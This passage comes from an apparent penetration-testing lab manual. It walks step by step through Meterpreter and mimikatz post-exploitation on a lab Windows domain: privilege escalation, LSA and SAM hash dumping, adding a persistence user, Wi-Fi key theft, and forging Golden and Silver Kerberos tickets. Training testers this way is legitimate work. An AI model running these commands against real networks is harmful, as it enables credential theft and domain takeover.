    SHA1:62686f6cb72d06100ed627e3ab004b0461a1cfec
```

32. Therefore, we now need to escalate privileges. This is why the psexec command failed as well. We can try to run **getsystem**. An example of the output of this command is shown in the following screenshot.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

33. Now that we have **SYSTEM**, run the **lsa_dump-secrets** command again. An example of the output is shown in the following screenshot.

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : CLIENT-02
SysKey : 43ed43ae647bf3f3bee23f76433b1c65

Local name : CLIENT-02 ( S-1-5-21-4185690505-1920922554-1949226470 )
Domain name : server-AD ( S-1-5-21-2393717600-3563179943-2111292666 )
Domain FQDN : CPENT.local

Policy subsystem is : 1.16
LSA Key(s) : 1, default {0653dd03-d997-4985-ca43-15d159204170}
  [00] {0653dd03-d997-4985-ca43-15d159204170} 72300edaec167115a119a36c485bb02b2788581c9e10ca406a2433532344a3f7

Secret  : $MACHINE.ACC
cur/text: KTQpxCws'(bu4C:]"X';=)Iy$W<$F='e)xSb+O8Xlq'r-ILc]zw14R"xkdpf(y 424.W58#PD7CW\T<p2/;E'yB#.8*^Rf9PZXV1\l#zO>.Q_Q"IS-hx'e4G
    NTLM:818a4add0692e4bc8dcdca60a35d179c
    SHA1:aae521be346a4ab0092d1cff6485203f60cc8ef1
old/text: KTQpxCws'(bu4C:]"X';=)Iy$W<$F='e)xSb+O8Xlq'r-ILc]zw14R"xkdpf(y 424.W58#PD7CW\T<p2/;E'yB#.8*^Rf9PZXV1\l#zO>.Q_Q"IS-hx'e4G
    NTLM:818a4add0692e4bc8dcdca60a35d179c
    SHA1:aae521be346a4ab0092d1cff6485203f60cc8ef1

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 33 bc 60 65 9f 13 3c 8c 4e c0 5d 8b 41 5f d3 29 67 b1 02 78 d0 6c ac e0 ec a7 e0 d1 a8 55 fa 96 0f a5 ea 02 00 62 7c 60
    full: 33bc60659f133c8c4ec85d8b415fd32967b10278d06cace0eca7e0d1a855fa960fa5ea0200627c60
    m/u : 33bc60659f133c8c4ec85d8b415fd32967b10278 / d06cace0eca7e0d1a855fa960fa5ea0200627c60
old/hex : 01 00 00 00 c0 3c 8d 63 b6 b0 82 2c 50 9c 92 76 87 21 26 62 89 58 bb 1f 84 00 0b 3d 4f 41 37 36 2e b9 e9 9c 67 91 ed a3 d9 e9 1e f0
    full: c03c8d63b6b0822c509c92768721266289588bb1f840000b3d4f4137362eb0e99c6791eda3d9e91ef0
    m/u : c03c8d63b6b0822c509c92768721266289588bb1f / 840000b3d4f4137362eb0e99c6791eda3d9e91ef0

Secret  : NL$KM
cur/hex : 28 49 5b 82 24 b1 f2 2c 0e df bc a4 b2 8b 5e 36 7c 34 42 04 af fc 41 76 b1 fe 01 9e bc 29 86 0b d8 84 65 77 40 e0 b5 4b 79 f1 40 ef 9a 7d 5d 94 36 44 7f 7c cd 09 25 a3 61 1a 58 f4 8a 9a 10 71
old/hex : 28 49 5b 82 24 b1 f2 2c 0e df bc a4 b2 8b 5e 36 7c 34 42 04 af fc 41 76 b1 fe 01 9e bc 29 86 0b d8 84 65 77 40 e0 b5 4b 79 f1 40 ef 9a 7d 5d 94 36 44 7f 7c cd 09 25 a3 61 1a 58 f4 8a 9a 10 71
```

34. We can see that we have successfully dumped **NTLM** and **SHA1** hashes and the secrets. We have adequate information to get a Golden Ticket, but we will do this later. For now, background the session and run the psexec command again.

35. This is still not effective as we are not in the Meterpreter shell; we do not have SYSTEM, Enter **sessions -l**. An example of the output of this command is shown in the following screenshot.

```
Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CLIENT-02  192.168.177.178:8080 -> 192.168.177.186:50148 (192.168.177.186)
```

36. As the above screenshot shows, the session has **SYSTEM**. Therefore, we need to continue to work in there, so enter the session again. Next, enter **ps**.

37. Next, migrate to the **LSASS** process with the migrate command. An example of the output of this command is shown in the following screenshot.

```
meterpreter > ps | grep lsass
Filtering on 'lsass'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 760  684   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 760
[*] Migrating from 6480 to 760...
[*] Migration completed successfully.
meterpreter >
```

38. Next, enter **hashdump** to dump the password hashes. The output of this command is shown in the following screenshot.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:73ed2c854147a0ae4262f6d9c52a8fa1::
```

39. The next thing we will look at is the **cachedump** capability. Enter **use post/windows/gather/cachedump**. Then enter **info**. The output of these commands is shown in the following screenshot.

```
msf5 exploit(windows/smb/psexec) > use post/windows/gather/cachedump
msf5 post(windows/gather/cachedump) > info

       Name: Windows Gather Credential Cache Dump
     Module: post/windows/gather/cachedump
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Maurizio Agazzini <inode@mediaservice.net>
  mubix <mubix@hak5.org>

Compatible session types:
  Meterpreter

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module uses the registry to extract the stored domain hashes
  that have been cached as a result of a GPO setting. The default
  setting on Windows is to store the last ten successful logins.

References:
  http://lab.mediaservice.net/code/cachedump.rb
```

40. Once we set the **SESSION** and enter **run**, we have more data and hashes. We are ready to give ourselves persistence. To do this, enter **use post/windows/manage/add_user**.

41. Enter **info** to review the features. An example of the output of this command is shown in the following screenshot.

```
msf5 post(windows/manage/add_user) > info

       Name: Windows Manage Add User to the Domain and/or to a Domain Group
     Module: post/windows/manage/add_user
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Joshua Abraham <jabra@rapid7.com>

Compatible session types:
  Meterpreter

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  ADDTODOMAIN  true             yes       Add to Domain if true, otherwise add locally
  ADDTOGROUP   false            yes       Add group if it does not exist
  GROUP                         no        Add user into group, creating it if necessary
  PASSWORD                      no        Password of the user
  SESSION                       yes       The session to run this module on.
  TOKEN                         no        Username or PID of the token which will be used (if blank, Domain Admin tokens will be enumerated)
  USERNAME                      yes       The username of the user to add (not-qualified, e.g. BOB)

Description:
  This module adds a user to the Domain and/or to a Domain group. It
  will check if sufficient privileges are present for certain actions
  and run getprivs for system. If you elevated privs to system, the
  SeAssignPrimaryTokenPrivilege will not be assigned. You need to
  migrate to a process that is running as system. If you don't have
  privs, this script exits.
```

42. Now we will set the options. Enter the following commands and change the values as required.

    - **set GROUP Domain Admins**
    - **set PASSWORD Thisisthepassword**
    - **set SESSION 1**
    - **set USERNAME tester**
    - **run**

43. An example of the output from the module **run** is shown in the following screenshot.

```
msf5 post(windows/manage/add_user) > run

[*] Running module on 'CLIENT-02'
[*] Domain Mode
[+] Found Domain : \\Server-One.CPENT.local
[*] Adding 'tester' as a user to the CPENT domain
[-] Sorry, you do not have permission to add that user.
[*] Post module execution completed
```

44. We can next try to get a **shell** and add the user there. In the Meterpreter session, enter **shell** to access a shell. Enter **net user tester P@@12345 /ADD**. The output of this command is shown in the following screenshot.

```
C:\WINDOWS\system32>net user tester P@@12345 /ADD
net user tester P@@12345 /ADD
The command completed successfully.
```

45. We cannot add them to the Domain Admin group since we are not on the Domain Controller. Therefore, we need to work with what we have. To see the loot, enter **loot**. An example of the output from the command is shown in the following screenshot.

```
msf5 post(windows/manage/add_user) > loot

Loot
====

host            service  type              name                   content     info                path
----            -------  ----              ----                   -------     ----                ----
192.168.177.186          host.users.active  active_users.txt       text/plain  Active Users        /home/kevin/.msf4/loot/20200502233229_default_192.168.177.186_host.users.activ_852958.txt
192.168.177.186          host.users.recent  recent_users.txt       text/plain  Recent Users        /home/kevin/.msf4/loot/20200502233230_default_192.168.177.186_host.users.recen_964725.txt
192.168.177.186          mscache2.creds     mscache2_credentials.txt  text/csv    MSCACHE v2 Credentials  /home/kevin/.msf4/loot/20200503002503_default_192.168.177.186_mscache2.creds_685253.txt
```

46. We can also extract the Wireless credentials. Enter **run post/windows/wlan/wlan_profile**. In our lab environment, we do not have this, but in an actual test, you might get something back. An example of this is shown in the following screenshot.

```
meterpreter > run post/windows/wlan/wlan_profile

[+] Wireless LAN Profile Information
GUID: {ff1c4d5c-a147-41d2-91ab-5f9d1beeedfa} Description: Realtek RTL8723BE Wire
less LAN 802.11n PCI-E NIC State: The interface is connected to a network.
 Profile Name: ThePaandu
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>ThePaandu</name>
        <SSIDConfig>
                <SSID>
                        <hex>5468655061616E6475</hex>
                        <name>ThePaandu</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>papapapa</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profil
e/v3">
```

47. We can also review the applications. Enter **run get*application*list**. The results of the command are shown in the following screenshot.

```
Installed Applications
======================

 Name                                                                Version
 ----                                                                -------
 ClickOnce Bootstrapper Package for Microsoft .NET Framework         4.8.04119
 Entity Framework 6.2.0 Tools  for Visual Studio 2019                6.2.0.0
 MSI Development Tools                                               10.1.18362.1
 Microsoft .NET Core Host FX Resolver - 3.1.3 (x86)                  24.76.28628
 Microsoft .NET Framework 4 Multi-Targeting Pack                     4.0.30319
 Microsoft .NET Framework 4.5 Multi-Targeting Pack                   4.5.50710
 Microsoft .NET Framework 4.5.1 Multi-Targeting Pack                 4.5.50932
 Microsoft .NET Framework 4.5.2 Multi-Targeting Pack                 4.5.51651
 Microsoft .NET Framework 4.6 Targeting Pack                         4.6.00081
 Microsoft .NET Framework 4.6.1 Targeting Pack                       4.6.01055
 Microsoft .NET Framework 4.7.2 Targeting Pack (ENU)                 4.7.03062
 Microsoft .NET Framework 4.8 SDK                                    4.8.03928
 Microsoft .NET Framework Cumulative Intellisense Pack for Visual Studio (ENU)  4.8.03761
 Microsoft ASP.NET Core 3.1.3 Shared Framework (x86)                 3.1.3.0
 Microsoft SQL Server 2008
 Microsoft SQL Server 2008 Browser                                   10.0.1600.22
 Microsoft SQL Server 2008 Common Files                              10.0.1600.22
 Microsoft SQL Server 2008 Common Files                              10.0.1600.22
 Microsoft SQL Server 2008 Database Engine Services                  10.0.1600.22
 Microsoft SQL Server 2008 Database Engine Services                  10.0.1600.22
 Microsoft SQL Server 2008 Database Engine Shared                    10.0.1600.22
 Microsoft SQL Server 2008 Setup Support Files (English)             10.0.1600.22
 Microsoft Security Compliance Manager                               4.0.00.1
 Microsoft System CLR Types for SQL Server 2019 CTP2.2               15.0.1200.24
 Microsoft TestPlatform SDK Local Feed                               16.5.0.344862
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148      9.0.30729.414
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.30319         10.0.30319
 Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.25.28508  14.25.28508.3
 Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.25.28508  14.25.28508.3
 Microsoft Visual C++ 2019 X86 Additional Runtime - 14.25.28508      14.25.28508
 Microsoft Visual C++ 2019 X86 Debug Runtime - 14.25.28508           14.25.28508
 Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.25.28508         14.25.28508
 Microsoft Windows Desktop Runtime - 3.1.3 (x86)                     24.76.28628
 Mozilla Firefox 75.0 (x86 en-US)                                    75.0
 Mozilla Maintenance Service                                         75.0.0.7398
 Python 3.8.2 Add to Path (32-bit)                                   3.8.2150.0
 Python 3.8.2 Core Interpreter (32-bit)                              3.8.2150.0
 Python 3.8.2 Development Libraries (32-bit)                         3.8.2150.0
 Python 3.8.2 Documentation (32-bit)                                 3.8.2150.0
 Python 3.8.2 Standard Library (32-bit)                              3.8.2150.0
 Python 3.8.2 Tcl/Tk Support (32-bit)                                3.8.2150.0
 Python 3.8.2 Utility Scripts (32-bit)                               3.8.2150.0
 Python 3.8.2 pip Bootstrap (32-bit)                                 3.8.2150.0
 Python Launcher                                                     3.8.6994.0
 SDK ARM Additions                                                   10.1.18362.1
 SDK ARM Redistributables                                            10.1.18362.1
```

48. As the above screenshot shows, we have versions of the client-installed application that can provide us another method of exploitation.

49. The module mimikatz is an excellent addition to Metasploit that can recover passwords in clear text from the **LSASS** service. We have already used the hash extraction. Enter **load mimikatz**, followed by kerberos. The output of these commands is shown in the following screenshot.

```
meterpreter > load mimikatz
Loading extension mimikatz...    Loaded x86 Mimikatz on an x64 architecture.

    Loaded Mimikatz on a newer OS (Windows 10 (10.0 Build 16299).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User           Password
------    -------    ------           ----           --------
0;1235580 Kerberos   server-AD        Administrator  mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;279282  Kerberos   server-AD        CPENT          mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;995     Negotiate  NT AUTHORITY     IUSR           mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE  mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;68481   Negotiate  Window Manager    DWM-1          mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;68583   Negotiate  Window Manager    DWM-1          mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;996     Negotiate  server-AD        CLIENT-02$     mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;48166   Negotiate  Font Driver Host  UMFD-0         mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;48129   Negotiate  Font Driver Host  UMFD-1         mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;38599   NTLM                                       mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
0;999     Negotiate  server-AD        CLIENT-02$     mod_process::getVeryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProcessMemory or WriteProcessMemory request was completed. n.a. (kerberos KO)
```

50. Since we are using **Windows Server 2016**, the password cannot be obtained unlike in the case of **Windows 7** and **8**.

51. Let us try to get a Golden Ticket. Enter **load kiwi**.

52. The following four elements are necessary to get the data required to use the option to create a Golden Ticket:
    - Domain Name
    - Domain SID
    - krbtgt account's NT hash
    - User account you want to create the ticket for
53. One method to achieve this is using **whoami /user** from a shell. The output of this command is shown in the following screenshot.

```
C:\Users\CPENT\Downloads\PSTools>whoami /user
whoami /user

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18

C:\Users\CPENT\Downloads\PSTools>
```

54. This did not provide the necessary information. We can, therefore, try the tools downloaded from Sys Internals. Enter **psgetsid64.exe –accepteula CPENT.local**. The output of this command is shown in the following screenshot.

55. Success! As the screenshot shows, the tool works. As long as we can get the tool downloaded, we are good to go.

```
Administrator: C:\Windows\system32\cmd.exe

C:\Users\administrator.LPT\Downloads\kerberos\PSTools>psgetsid.exe -accepteula LPT.com

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for LPT\LPT.com:
S-1-5-21-2602802466-637167824-3430758815
```

56. We can get the hash from migrating the exploit to **LSASS**, followed by running hashdump and copying the hash into a text editor to save it. Once we have the four data elements, only the function to create the ticket needs to be called. An output of the command is shown in the following screenshot.

```
meterpreter > golden_ticket_create -d CPENT.local -u cpent-user -s S-1-5-21-2393717680-3563179943-2111292666 -k aad3b435b51404eeaad3b435b51404ee:92937945b518814316e3f72650644ff::: -t /home/kevin/Downloads/out.
tck
[+] Golden Kerberos ticket written to /home/kevin/Downloads/out.tck
```

57. We now have the Golden Ticket. We will now discuss its implications further. We have created a ticket for a non-existent user. To check if it works, enter **golden*ticket*use** . An example of the output of this command is shown in the following screenshot.

58. As you can see in the screenshot, it fails.

```
meterpreter > kerberos_ticket_use /home/kevin/Downloads/out1.tck
[*] Using Kerberos ticket stored in /home/kevin/Downloads/out1.tck, 0 bytes ...
[-] Kerberos ticket application failed.
```

59. There could be two reasons for this. One is the fact that there are 0 bytes in the ticket file we created. The other is that we do not have the hash of the **krbtgt** user, so we need to dump from the Domain Controller. We could try and get our Meterpreter shell by downloading it onto our Windows 2016 server domain controller and running our code there, but let us consider whether this is realistic. How likely is it that we will be able to get someone on the **Domain Controller** to click on our file? For one, they should not be even on the Domain Controller, let alone reading email or doing other things related to phishing. Therefore, let us look at some more options within our Meterpreter shell. We will continue to work with Windows Server 2016 since Windows 7 has reached end of life and Windows 8 is not much behind. Moreover, we want to record what works and what does not for our documentation, not only for the client but also for our report to the customer.
60. Enter **?** and review the options for **kiwi commands**. An example of the output of the command is shown in the following screenshot.

```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

61. You are encouraged to explore these different options. We will focus on **kiwi*cmd***. *Let us see if we can run a mimikatz command to get the ticket. Enter* ***kiwi*cmd kereberos::list***.

```
meterpreter > kiwi_cmd kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/3/2020 8:11:53 AM ; 5/3/2020 6:11:53 PM ; 5/10/2020 8:11:53 AM
   Server Name       : krbtgt/CPENT.LOCAL @ CPENT.LOCAL
   Client Name       : client-02$ @ CPENT.LOCAL
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/3/2020 8:11:53 AM ; 5/3/2020 6:11:53 PM ; 5/10/2020 8:11:53 AM
   Server Name       : krbtgt/CPENT.LOCAL @ CPENT.LOCAL
   Client Name       : client-02$ @ CPENT.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/3/2020 8:11:53 AM ; 5/3/2020 6:11:53 PM ; 5/10/2020 8:11:53 AM
   Server Name       : cifs/Server-One.CPENT.local/CPENT.local @ CPENT.LOCAL
   Client Name       : client-02$ @ CPENT.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

[00000003] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/3/2020 8:11:53 AM ; 5/3/2020 6:11:53 PM ; 5/10/2020 8:11:53 AM
   Server Name       : CLIENT-02$ @ CPENT.LOCAL
   Client Name       : client-02$ @ CPENT.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;

[00000004] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/3/2020 8:11:53 AM ; 5/3/2020 6:11:53 PM ; 5/10/2020 8:11:53 AM
   Server Name       : LDAP/Server-One.CPENT.local/CPENT.local @ CPENT.LOCAL
   Client Name       : client-02$ @ CPENT.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
```

62. The attempt was almost a success. We have the krbtgt account, but it is AES, which will not work for us. Let us see if we can still get the ticket to work. Enter the following, bearing in mind you will have to supply the SID and other details that are discovered in your research. Before we do this, let us try one more approach. Our challenge is that since Windows 8, Microsoft has modified how they store data; cleartext passwords are no longer stored inside the memory. Similarly, Windows 10 and Windows server 2012R2 provide null information in the password fields for WDigest and Kerberos providers. Therefore, we can attempt using mimikatz to extract the hash. Enter **kiwi_cmd lsadump::lsa /inject /name:krbtgt**. This will fail, we can try mimikatz direct, after all reports are it can still work. An example of a direct query to LSASS using mimikatz on Windows 10 is shown in the following screenshot.

```
C:\Users\CPENT\Downloads\x64>mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::lsa /inject /name:krbtgt
ERROR kuhl_m_lsadump_lsa_getHandle ; OpenProcess (0x00000005)
ERROR kuhl_m_lsadump_lsa ; SamConnect c0000022
```

63. Since this did not provide the desired results, we will try to purge the ticket and create another. Enter **kiwi_cmd Kerberos::purge**. An example of the output of this command is shown in the following screenshot.

```
meterpreter > kiwi_cmd kerberos::purge
Ticket(s) purge for current session is OK
```

64. As the above screenshot shows, the purge was successful, so we can continue. Note that at the time of writing this lab, Microsoft has another protection feature. You only have 20 minutes before this ticket will expire in most cases, so be aware that this could change as well in the future. This again highlights the need to research continuously.

65. Once it loads, enter the string shown in the following screenshot, changing the domain to **LPT.com** for this lab.

```
mimikatz # kerberos::golden /admin:Administrator /domain:CPENT.local /sid:S-1-5-21-2393717600-3563179943-21111292666 /kr
btgt:deadbeefbootooee0031337000099999 /ticket:Administrator:kevin
User      : Administrator
Domain    : CPENT.local (CPENT)
SID       : S-1-5-21-2393717600-3563179943-21111292666
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: deadbeef0b0b0bee0031337000099999 - rc4_hmac_nt
Lifetime  : 5/3/2020 9:19:15 AM ; 5/1/2030 9:19:15 AM ; 5/1/2030 9:19:15 AM
-> Ticket : Administrator:kevin

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

66. As you can see, this is successful. Thus, with Windows Server 2016, the mimikatz tool works better than trying to do it with the kiwi extensions, at least at the time of writing this lab.

67. We now need to replace the ticket with the one we created. An example of this is shown in the following screenshot.

```
mimikatz # kerberos::ptt Administrator:kevin

* File: 'Administrator:kevin': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/3/2020 9:19:15 AM ; 5/1/2030 9:19:15 AM ; 5/1/2030 9:19:15 AM
   Server Name       : krbtgt/CPENT.local @ CPENT.local
   Client Name       : Administrator @ CPENT.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

68. As you can see, this was successful. Note that we have the **RC4** format. ptt means we passed the ticket.

69. Next, to check whether it works, enter **Kerberos::tgt**. An example of the output of the command is shown in the following screenshot.

```
mimikatz # kerberos::tgt
Kerberos TGT of current session :
          Start/End/MaxRenew: 5/3/2020 9:19:15 AM ; 5/1/2030 9:19:15 AM ; 5/1/2030 9:19:15 AM
          Service Name (02) : krbtgt ; CPENT.local ; @ CPENT.local
          Target Name  (--) : @ CPENT.local
          Client Name  (01) : Administrator ; @ CPENT.local
          Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            00000000000000000000000000000000
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno = 0        [...]

       ** Session key is NULL! It means allowtgtsessionkey is not set to 1 **
```

70. We now have the key set. We can now mount a share by entering the following:

    - net use j: \server-one.CPENT.local\c$
    - Remember that you will use the domain LPT.com.
    - An example of the output of the command is shown in the following screenshot.

```
C:\Users\CPENT\Downloads\x64>net use j: \\server-one.CPENT.local\c$
The command completed successfully.


C:\Users\CPENT\Downloads\x64>_
```

71. The command is successful, but it might prompt you for credentials. Thus, the challenges continue, but since the hashes of the accounts are available, the attack can still be performed. Please also remember that if it has been more than 20 minutes, you will have to provide the credentials as well. We could have executed these same commands in the shell from the compromised machine and within **Target_CPENT ParrotAD**, but we will leave that for you to experiment with. As mentioned earlier, throughout, there are many people on both the offense and defense who are trying to find ways to bypass or prevent this.

72. A Silver Ticket is not as difficult as a **Golden Ticket**. We can also dump more data, in the **Target_CPENT ParrotAD** machine and the **Meterpreter** shell running mimikatz we can enter **sekurlsa::logonpasswords**. An example of the output of this command is shown in the following screenshot.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1235508 (00000000:0012da34)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : server-AD
Logon Server      : SERVER-ONE
Logon Time        : 5/2/2020 9:40:11 PM
SID               : S-1-5-21-2393717600-3563179943-2111292666-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : server-AD
         * NTLM     : 92937945b518814341de3f726500d4ff
         * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
         * DPAPI    : c2cbf1873c7b780c656f56043fa58041
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : server-AD
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CPENT.LOCAL
         * Password : Pa$$w0rd
        ssp :
        credman :

Authentication Id : 0 ; 279282 (00000000:000442f2)
Session           : Interactive from 1
User Name         : CPENT
Domain            : server-AD
Logon Server      : SERVER-ONE
Logon Time        : 5/2/2020 9:38:37 PM
SID               : S-1-5-21-2393717600-3563179943-2111292666-1107
        msv :
         [00000003] Primary
         * Username : CPENT
         * Domain   : server-AD
         * NTLM     : 92937945b518814341de3f726500d4ff
```

73. As the above screenshot shows, we have dumped our simple **Administrator** password as well.

74. From here, identify a service, and then pass the ticket for the service. Then, attempt to remote in; all of this, however, depends on what the Administrator has configured on the machine.

75. To create the Silver Ticket on the machine using mimikatz, remember to replace the **LPT.com** as the domain. Refer to the following screenshot.

```
mimikatz # kerberos::golden /admin:Administrator /domain:CPENT.local /id:2601 /sid:S-1-5-21-2393717600-3563179943-21111292666 /target:server-one\CPENT.l
ocal /rc4:deadbeefbootooee0031337000099999 /service:HTTP /ptt
User      : Administrator
Domain    : CPENT.local (CPENT)
SID       : S-1-5-21-2393717600-3563179943-21111292666
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: deadbeef0b0b0bee0031337000099999 - rc4_hmac_nt
Service   : HTTP
Target    : server-one\CPENT.local
Lifetime  : 5/3/2020 10:29:40 AM ; 5/1/2030 10:29:40 AM ; 5/1/2030 10:29:40 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ CPENT.local' successfully submitted for current session

mimikatz # _
```

76. We want to create another ticket using the **WSMan** service. Enter the command after changing the domain as shown in the following screenshot.

```
mimikatz # kerberos::golden /admin:Administrator /domain:CPENT.local /id:2601 /sid:S-1-5-21-2393717600-3563179943-21111292666 /target:server-one\CPENT.l
ocal /rc4:deadbeefbootooee0031337000099999 /service:wsman /ptt
User      : Administrator
Domain    : CPENT.local (CPENT)
SID       : S-1-5-21-2393717600-3563179943-21111292666
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: deadbeef0b0b0bee0031337000099999 - rc4_hmac_nt
Service   : wsman
Target    : server-one\CPENT.local
Lifetime  : 5/3/2020 10:32:18 AM ; 5/1/2030 10:32:18 AM ; 5/1/2030 10:32:18 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ CPENT.local' successfully submitted for current session
```

77. Both the Silver Tickets are now created. We can now access shells, as long as the Administrator has setup the **PowerShell** remoting or **WinRM**, and we would have done this as part of our testing. The command to do that is shown in the following screenshot.

